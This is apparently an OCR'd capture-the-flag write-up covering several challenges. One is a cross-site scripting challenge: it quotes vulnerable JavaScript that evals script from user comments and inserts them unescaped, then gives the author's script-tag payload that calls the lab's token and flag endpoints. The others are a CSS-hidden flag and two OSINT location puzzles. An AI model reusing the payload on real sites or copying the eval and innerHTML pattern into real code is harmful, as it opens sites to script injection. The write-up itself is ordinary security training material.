        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
    .then(response => response.text())
    .catch(() => 'Error retrieving flag');
}

function submitComment() {
    var comment = document.getElementById('comment').value;

    if (comment.includes("<script>")) {
        var scriptContent = comment.match(/<script>([\s\S]*?)<\/script>/)[1];
        scriptContent = scriptContent.replace(/getFlag\(\)/g, `triggerXSS().then(() => getFlag().then(flag => alert(flag)));`)
        eval(scriptContent);
    }
```

```
function getFlag() {
    return fetch('/api/get-flag', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
    .then(response => response.text())
    .catch(() => 'Error retrieving flag');
}

function submitComment() {
    var comment = document.getElementById('comment').value;

    if (comment.includes("<script>")) {
        var scriptContent = comment.match(/<script>([\s\S]*?)<\/script>/)[1];
        scriptContent = scriptContent.replace(/getFlag\(\)/g, `triggerXSS().then(() => getFlag().then(flag => alert(flag)));`)
        eval(scriptContent);
    }

    var newComment = "<p>" + comment + "</p>";
    document.getElementById('commentsSection').innerHTML += newComment;

    document.getElementById('comment').value = '';
}

fetchCsrfToken();
```

Based on the script.js I create a comment that contain all the trigger comment in the script.js which is /api.get-csrf-token, /api/trigger-xss. /api/get-flag and declare the content type as application/json.


script

File Edit View

```
<script>
    fetch('/api/get-csrf-token', { credentials: 'include' })
        .then(response => response.json())
        .then(data => {
            const csrfToken = data.csrfToken;

            // Trigger the XSS which will call getFlag
            fetch('/api/trigger-xss', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json',
                    'X-CSRF-Token': csrfToken
                },
                credentials: 'include'
            })
            .then(() => {
                // Retrieve the flag
                fetch('/api/get-flag', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json',
                        'X-CSRF-Token': csrfToken
                    },
                    credentials: 'include'
                })
                .then(response => response.text())
                .then(flag => {
                    alert('Flag retrieved: ' + flag);
                });
            });
        });
</script>
```

And I got the flag

DON’T COPY MY STYLE




I try to view the page source

```
body {
    background-color: #f8f9fa;
}

h1 {
    color: #2b2b2b;
}

.hidden-flag {
    font-size: 18px;
    color: #333;
    text-shadow: 1px 1px 2px #ccc;
    background-color: #fff;
    margin: 10px 0;
    position: relative;
    letter-spacing: 0.05em; /* Adds spacing between letters */
    transition: all 0.5s ease; /* Smooth transition for hover effects */
}

.hidden-flag:hover {
    color: #555; /* Changes color on hover */
    text-shadow: 2px 2px 4px rgba(0, 0, 0, 0.2);
    transform: scale(1.02); /* Slightly enlarges on hover */
}

.hidden-flag{
    content: "0bfusc4t10n}"attr(data-flag-part-3);
}

.hidden-flag[data-flag-part-1="obf"] {
    /* Obfuscation styles */
    color: transparent;
    background-color: rgba(255, 255, 255, 0.5); /* Semi-transparent background */
}

.hidden-flag[data-flag-part-2="us"] {
    text-shadow: none;
    text-transform: uppercase; /* Makes text uppercase */
    filter: blur(1px); /* Adds blur effect */
}

/* U sure of coming down here? */
.hidden-flag::before {
    content: "This is a hidden flag: ";
    visibility: hidden;
}
```


And I find something for the flag which is “F14g{c55_””attr(data-flag-part-1);” & “p0w3r_””attr(data-flag-part-2);

```
    border-radius: 5px;
}

.random-class-2 {
    text-align: center;
    opacity: 0.8;
    filter: brightness(0.9);
}

.random-class-3 {
    border: 2px dashed #ccc;
    padding: 15px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.2);
}

/* Container Styles */
.container {
    border: 1px solid #ddd;
    padding: 20px;
    max-width: 800px;
    margin: auto;
    background-color: #fff;
    box-shadow: 2px 2px 10px rgba(0, 0, 0, 0.1);
}

.hidden-flag::after {
    content: "F14g{c55_" attr(data-flag-part-1);
    visibility: hidden;
    opacity: 0;
    display: block;
    position: absolute;
    left: -9999px;
}

.container:after {
    content: '';
    display: block;
    height: 20px; /* Adds extra space */
    background: linear-gradient(to right, #f8f9fa, #e9ecef); /* Gradient background */
    margin: 15px 0;
}

.hidden-flag {
    filter: grayscale(100%); /* Make flag text gray */
    content: "p0w3r_" attr(data-flag-part-2);
}
```


And the last part was “0bfusc4t10n””attr(data-flag-part-3);




So the combined code will be F14g{c55_ p0w3r_0bfusc4t10n}



For this question we are provided an image of an airport. The question asks what is the name of the airport.




The question mentioned Jujutsu Kaisen, a random cartoon. Since im not a weeb, I do not know what airport this is.




So I just google jjk airport location, and this post states it is **Haneda Airport**.

I put in the flag format **F14g{Haneda_Airport}**




For this question we are provided with a pdf file containing our acceptance letter to Hogwarts.




From here I tried every location but the **Platform 9 ¾** was very eye-catching. So after trying all of the locations, I remembered the platform being a real train station in UK so I searched up the name of the train station irl. It was **King's Cross Station.** I just input that in the flag format and completed the challenge.

Ini kelakar, aku tahu 2 je selebriti popular yang cerai iaitu Fazura ngan Fattah Amin. Tapi takleh confirm mereka adalah yang dimaksudkan.



